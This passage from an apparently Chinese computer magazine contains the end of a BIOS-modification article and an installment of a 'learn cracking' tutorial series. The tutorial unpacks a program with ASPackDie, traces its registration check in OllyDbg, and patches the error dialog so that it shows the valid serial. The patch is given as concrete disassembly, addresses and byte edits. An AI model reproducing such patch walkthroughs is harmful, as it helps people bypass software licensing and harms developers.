


图 9

3、运行刷新程序，把修改后的BIOS刷到主板中。

4、重新启动计算机，EasyCapture2.0就能正常安装了，现在我们使用的可是联想LEGEND Dragon的正版电脑哟，嘿嘿！

上面修改BIOS改变电脑品牌的方法，还可以应用到一些正版厂商OEM版本的XP安装光盘的安装上，不同品牌BIOS修改刷新方法大同小异。

本文只是在研究技术的角度上，对EasyCapture2.0程序进行了安装限制的修改，以学习研究为目的的反向安装该程序，请不要用于商业目的。（文章中涉及到的工具AWDFLASH.EXE、MODBIN6.EXE、W32asm无极版、EasyCapture2.0原版、EasyCapture2.0破解版、破解动画教程已经收录在了光盘中）

从零开始学破解之（二十一）
把软件变成注册机

Talent Feng

上期杂志为大家讲解了一种全新的暴力破解方法－－SMC破解法，这个方法可着实让小菜们大吃了一惊，没想到在不脱壳的情况下居然也能实现对软件的破解，真是颠覆了小菜心中的“传统”观念。虽然这个方法学习起来有些难度，但是大家依然硬着头皮把它啃下来了。

将SMC破解法划分到暴力破解的范围中，许多小菜都想不通。似乎，SMC这么高级的方法和其它的暴力破解方法实在不能划上等号。不过大家一定要明白，归根结底SMC破解法依然是通过修改代码来实现欺骗软件的注册流程继而达到破解软件的目的的。它的根，依然是修改代码，所以也就只能将它分在暴力破解的范畴了。

说实话，当大家学习SMC破解法的时候，肯定是一头雾水。一是因为这个方法本来就有些难度，二是小菜们一直都认为不脱壳就不能破解，突然杀出了这么一个不脱壳也能破解的技术，要接受它还是得需要一段时间的。

都说温故而知新，简单给大家总结一下SMC破解法的一般步骤：

1．定位关键的代码

在不脱壳的前提下定位关键代码是有一定难度的，我们必须熟练的掌握脱壳的方法才能够进行。一般来说我们的过程是这样的，通过手动脱壳法或是脚本脱壳法找到程序的OEP（注意：在这里不能使用工具脱壳法，因为我们不需要脱壳后的文件）。通常，找到了OEP就可以将程序脱壳了，但此时我们不要采取以往脱壳的步骤，而是打开OD的字符串查找功能，在其中寻找一些重要的字符串，这些字符串在我们没有到达程序的OEP之前是看不到的。接下来的过程就简单了，只需要像往常一样通过关键字符串来定位与软件注册部分有关系的“关键代码”就可以了。

2．记录关键代码的位置以及机器码

当我们找到关键代码后，就要记录下来代码所处的位置和关键代码对应的机器码。说到机器码，小菜们可能会很陌生，其实寻找对应的机器码非常简单，例如**004539FD　75 0C　jnz short 00453A0B**这句代码，其中的004539FD就是我们首先要记录下来的代码位置，后面的“75　0C”则就是传说中的机器码。

3．修改程序代码

在这一步就要把我们想让程序执行的代码写到程序中去了，一般来说写入代码的位置就是程序跳向软件OEP时所对应的代码。添加了我们的代码后还要保证所添加的代码能够被软件执行，这一点非常重要。具体的方法大家好好复习上节课所讲的内容，这里只做简单的复习。

关于SMC破解法的基本内容我们就复习到这儿，现在要给小菜讲点新东西了。依然先调调大家的胃口，今天我们要讲的内容没有SMC破解法那么难，实践起来也是非常简单方便的，而且最奇特的是，这种方法可以产生一个非常奇妙的效果，那就是软件会乖乖的把正确的注册码告诉我们。“这怎么可能呢？”小菜们刚一听到就表现出了绝不相信的表情。看来今天还真得让大家好好见识一下这个神奇的方法究竟是什么魔咒，居然能让软件乖乖的把正确的注册码告诉我们？我们一起来看看吧！

第一章：实践篇

“怎么能让软件把注册码告诉我们呢？”这其中究竟有什么秘密呢？看着小菜迫不及待的表情，就不卖关子了。大家开始上课了！这节课我们还是采用先实践后理论的方式，因为本节课的内容还是非常侧重于实践的，所以要让大家先从实践的角度来认识这个奇妙的技术。说干就干，小菜们先抄家伙！这次所要准备的东西非常简单，用于做标本的软件一个，还有就是我们必备的分析工具OD和PEID。要准备的东西就这么多，我们就是要使用这些最简单的东西来完成小菜们心中最不可能完成的任务。

第一节、软件初步分析

首先还是检查一下软件的基本情况，虽然这一步非常简单，但是每节课都提到它就是要让小菜们养成先分析再动手的好习惯。使用PEID检查一下软件，居然还加了一层ASpack的壳（图1），小菜们抄起手上的OD就准备去脱壳。有工具干吗不用工具呢，今天的重点又不是脱壳，对付ASpack系列的壳最有效的当属ASpackDie，使用方法就不多说了，工具脱壳就是一个字“快”。脱壳之后我们就可以开始直接分析了！




图1

使用OD载入目标软件，依然是打开OD的字符串查找功能，看看有没有可以利用的字符串。很幸运，字符串信息里果然有我们要找的东西（图2），关键的字符串一下就找到了，双击它到对应的代码处看看，看到了这样的一段代码（图3）。

004F5C1A	mov	ecx, 004F5CAC	提示
004F5C1F	mov	edx, 004F5D44	注册成功！谢谢您使用本软件！\n\n程序需要重新启动。
004F5C47	mov	ecx, 004F5CAC	提示
004F5C4C	mov	edx, 004F5D8C	注册码错误，请重新输入！
004F5DDE	mov	edx, 004F5EE8	flash播放器
004F5DED	mov	edx, 004F5EFC	player.id

图2

凭借着丰富的经验，小菜们一眼就看出了这段代码是我们一直所说的“关键代码”，这段代码的含义也非常简单，总结一下就是这样一个过程：

1．将输入的注册码与计算得出的注册码进行比较。

2．如果两个注册码不相等，就提示我们注册失败。

3．如果两个注册码相等，那么就提示我们注册成功。

这是一个非常标准的注册验证过程，小菜们对它已经非常熟悉了。看来经过这么长时间的学习，大家确实长进不小，软




图3

件注册部分的代码一看就知道是怎样一个过程了。

这么容易就分析出了关键代码的含义，那么接下来该干什么呢？小菜们的第一反应，就是把那个再明显不过的跳转指令进行修改，来对软件实施暴力破解。嗯，小菜们的想法非常不错，面对关键代码如此明显的软件，直接采取修改关键跳转的方法进行暴破是最简单有效的办法了。不过今天我们要给大家介绍的是如何让软件自己报出注册码，相比之下普通的暴破对我们来说就没有什么吸引力了。到底要怎么做，软件才能自己把注册码告诉我们呢？小菜已经有点急不可待了。

第二节、寻找软件的注册码

在软件自己把正确的注册码告诉我们前，我们必须手动寻找一次软件的注册码。“这不是多此一举吗？”小菜们说道。既然已经都找到了软件的注册码，那又何必再做什么修改呢？直接把注册码取出来用不就可以了吗？大家的想法没错，但是我们要注意这样一个情况。对于现在的小菜来说，找出这个软件的注册码就是小菜一碟。不过，并不是所有的人都能够找出软件的注册码的。当小菜把软件介绍给朋友的时候，由于机器码发生了变化，我们现在找出的注册码肯定不能正常注册了。所以，不能只满足自己能够找到注册码，还必须要“造福他人”！但不管怎样，找出软件的注册码都是必须要做的步骤。寻找注册码的过程非常简单，我们一起复习一下。

```
004F5B6D  |.  68 F1E05D00   push    5DE0F1
004F5B72  |.  8B45 F0       mov     eax, [ebp-10]
004F5B75  |.  8B55 F4       mov     edx, [ebp-C]
004F5B78  |.  E8 A70AF1FF   call    00406624
004F5B7D  |.  8945 F0       mov     [ebp-10], eax
004F5B80  |.  8955 F4       mov     [ebp-C], edx
004F5B83  |.  8D55 E8       lea     edx, [ebp-18]
004F5B86  |.  8B87 F4020000 mov     eax, [edi+2F4]
004F5B8C  |.  E8 D75EFAFF   call    0049BA68
004F5B91  |.  8B45 E8       mov     eax, [ebp-18]
004F5B94  |.  50            push    eax
004F5B95  |.  FF75 F4       push    dword ptr [ebp-C]
; /Arg2
004F5B98  |.  FF75 F0       push    dword ptr [ebp-10]
; |Arg1
004F5B9B  |.  8D45 E4       lea     eax, [ebp-1C]
|
004F5B9E  |.  E8 2D30F1FF   call    00408BD0
; unpacked.00408BD0
004F5BA3  |.  8B55 E4       mov     edx, [ebp-1C]
```

把代码提取出来，跟着小菜们一起复习寻找软件注册码的过程。首先我们在**004F5B6D |. 68 F1E05D00 push 5DE0F1**这句代码上设置一个断点，然后让软件在OD中运行起来，并在弹出的注册对话框中任意输入一个注册码，按下“确定”按钮后大家就会发现软件被中断下来，并停在了我们设置断点的那句代码上。现在开始使用单步跟踪的方法来寻找软件的注册码，每按一下F8软件就会执行一句代码。大家在跟踪的同时，一定要注意OD其它窗口中内容的变化，当跟踪到**004F5BA3 |. 8B55 E4 mov edx, [ebp-1C]**这句代码时，我们注意看OD右下角窗口中的信息，其中的123是我们自己输入的注册码，而与它同时出现的那一串奇怪的字符串则就是软件真正的注册码了，如图4，不相信的话我们可以试着去注册一下看看。

第三节、注册码，赶快出来吧！

通过以上的分析，我们知道了真正的注册码出现的位置，现在我们要做的就是想办法让软件把注册码能够显示出来，不论注册名或机器码是什么，都能够自动的将正确的注册码显示出来。这一点该怎么实现呢？小菜一时之间还真被难住了。

我们把目标放在软件的注册提示窗口上，软件的注册提示窗口有两种，一种是提示注册，另一种是提示失败。从出现的频率来看，我们见到最多的是注册失败的提示窗口，因此就把这个“注册失败”提示窗口作为我们的目标。“咦？这个是什么目标呢？”小菜顿时觉得有些莫名其妙，其实这里的“目标”可以理解为“载体”，简单来说，我们现在是想让软件自动的把注册码告诉我们，但就算软件十分急切的想把注册码告诉我们，如果没有一个合适的显示注册码的地方，那我们同样也是看不到注册码的。所以，这里我们要做的就是选择一个合适的载体用来显示软件的注册码。把注册失败提示窗口作为显示注册码的载体，也就是说原本在我们输入任意一个注册码时本应弹出的是注册失败的提示，但是经过我们的修改，弹出的就会是软件的注册码了。呵呵，就是这么神奇，赶紧来试试吧。




图4

我们在跟踪到 **004F5BA3 |. 8B55 E4 mov edx, [ebp-1C]** 这句代码时第一次看到注册码的踪迹，所以注册码与这句代码的关系一定不一般。分析一下这句指令的含义，很明显这个是MOV赋值语句，意思就是将[ebp-1C]中的内容赋值到寄存器EDX中，而且在赋值的过程中我们看到了注册码身影，因此可以很肯定的说这句代码的作用就是把真正的注册码赋值到寄存器EDX中。

我们目前暂时认为[ebp-1C]这个地址中存放的正是软件的注册码，确定了注册码的位置我们来到刚才选好的用来显示注册码的地方，来到以下代码处：

```
004F5C45  |> \6A 00         push    0
004F5C47  |.  B9 AC5C4F00   mov     ecx, 004F5CAC
; 提示
004F5C4C  |.  BA 8C5D4F00   mov     edx, 004F5D8C
; 注册码错误，请重新输入！
004F5C51  |.  A1 5CFD4F00   mov     eax, dword ptr [4FFD5C]
004F5C56  |.  8B00          mov     eax, dword ptr [eax]
```

我们做如下的修改，将代码修改成：

```
004F5C47  |.  B9 AC5C4F00   mov     ecx, 004F5CAC
; 提示
004F5C4C  |.  8B55 E4       mov     edx, dword ptr [ebp-1C]
004F5C4F  |.  90            nop
004F5C50  |.  90            nop
004F5C51  |.  A1 5CFD4F00   mov     eax, dword ptr [4FFD5C]
